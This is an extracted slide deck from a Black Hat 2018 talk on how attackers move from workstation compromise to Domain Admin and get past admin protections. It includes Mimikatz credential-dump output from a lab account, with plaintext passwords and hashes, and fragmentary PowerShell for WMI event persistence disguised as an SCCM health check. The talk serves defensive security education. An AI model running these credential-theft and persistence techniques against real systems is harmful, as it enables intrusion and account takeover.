



**black hat**<sup>®</sup>  
USA 2018  
AUGUST 4-9, 2018  
MANDALAY BAY / LAS VEGAS



# From Workstation to Domain Admin: Why Secure Administration Isn't Secure and How to Fix It

 #BHUSA / @BLACKHATEVENTS

Sean Metcalf  
CTO, Trimarc

- Founder Trimarc ([Trimarc.io](https://trimarc.io)), a professional services company that helps organizations better secure their Microsoft platform, including Active Directory & the Microsoft Cloud.
- Microsoft Certified Master (MCM) Directory Services
- Speaker: Black Hat, Blue Hat, BSides, DEF CON, DerbyCon, Shakacon, Sp4rkCon
- Security Consultant / Researcher
- Own & Operate [ADSecurity.org](https://adsecurity.org)  
(Microsoft platform security info)

- Current State
- Evolution of Administration
- Exploiting Typical Administration
- Common Methods of Protecting Admins (& bypassing them)
  - MFA
  - Enterprise Password Vaults
  - Admin Forest
- Building the Best Defenses

Many organizations have upgraded security

- Deployed EDR security tooling with distributed EDR agents
- Event logging agents
- Flow security events to a SIEM
- Vulnerability scanning
- Security software agents

*Most have not changed how Active Directory is managed.*

In the beginning...  
There was a workstation



## Then we added Desktop Support



Then we deployed agents for Patching



Then we switched to a Management system for software deployment/updates & patching



## 1 workstation

30 accounts in the local Administrators group.

50 accounts with local admin via the software management system.

20 accounts with control of the computer via security agent(s).

=====

~ 100 accounts with effective admin rights on the workstation





*Who has control of your workstation?*

Sean Metcalf [@Pyrotek3 | sean@TrimarcSecurity.com]

<https://t.me/learningnets>



# The Evolution of Administration



Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]



- In the beginning, there were admins everywhere.
- Sometimes, user accounts were Domain Admins.
- Every local Administrator account has the same name & password.
- Some environments had almost as many Domain Admins as users.





This resulted in a target rich environment with multiple paths to exploit.



*Traditional methods of administration are trivial to attack and compromise due to admin credentials being available on the workstation.*

# Where We Were: “Old School Admin Methods”

- Logon to workstation as an admin
  - Credentials in LSASS.
- RunAs on workstation and run standard Microsoft MMC admin tools ("Active Directory Users & Computers")
  - Credentials in LSASS.
- RDP to Domain Controllers or Admin Servers to manage them
  - Credentials in LSASS on remote server.

# Where We Were: “Old School Admin Methods”

```
ninikatz(commandline) # sekurlsa::logonpasswords
Authentication Id : 0 ; 5088494 (00000000:004da4ee)
Session          : Interactive from 2
User Name       : hansolo
Domain          : ADSECLAB
SID             : S-1-5-21-1473643419-774954089-2222329127-1107

msu :
00000000 Primary
* Username : HanSolo
* Domain   : ADSECLAB
* LM       : 6ce8de51bc4919e01987a75d0bbd375a
* NTLM     : 269c0c63a623b2e062dfd861c9b82818
* SHA1     : 660dd1fe6bb94f321fbbd58bfc19a4189228b2bb



tspkg :
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!



wdigest :
* Username : HanSolo
* Domain   : ADSECLAB
* Password : Falcon99!

kerberos :
* Username : HanSolo
* Domain   : LAB.ADSECURITY.ORG
* Password : Falcon99!

ssp :
credman :
```

# Where Are We Now: Newer "Secure" Admin Methods







**Login**


Username \*

Password \*

Domain Local

Remember Me On This Computer

[Forgot your password?](#)



Browser: Password Vault Sign In x + v

Address bar: Certificate error

**CYBERARK** Privileged Account Security

**SIGN IN**  
Specify your authentication details

User name

PIN+Tokencode

Copyright © 1999-2017 CyberArk Software Ltd. All Rights Reserved.  
Version 9.9.0 (9.90.0.18) [About](#) | [Mobile version](#)

Sean Metcalf [@Pyrotek3 |  
sean@TrimarcSecurity.com]  
<https://t.me/learningnets>


C:\> Command Prompt


```
Microsoft Windows [Version 10.0.16299.547]
(c) 2017 Microsoft Corporation. All rights reserved.
```

```
C:\Users\sean>whoami
trimarcresearch\sean
```

```
C:\Users\sean>mstsc.exe
```

```
C:\Users\sean>
```





```
PS C:\windows\system32> # Create WMI Event Filter
$ifilter = ([WMICLASS]"\\.\root\subscription:__EventFilter").CreateInstance()
$ifilter.QueryLanguage = "WQL"
```

```
ProcessName='mstsc.exe'"
```

```
$consumer = $ifilter.Consumer
$consumer = $Result.Path # To be used in binding
# Establish binding between WMI event filter and consumer
```

```
'c:\temp\scripts\SCCMHealthcheck.ps1'"
```

```
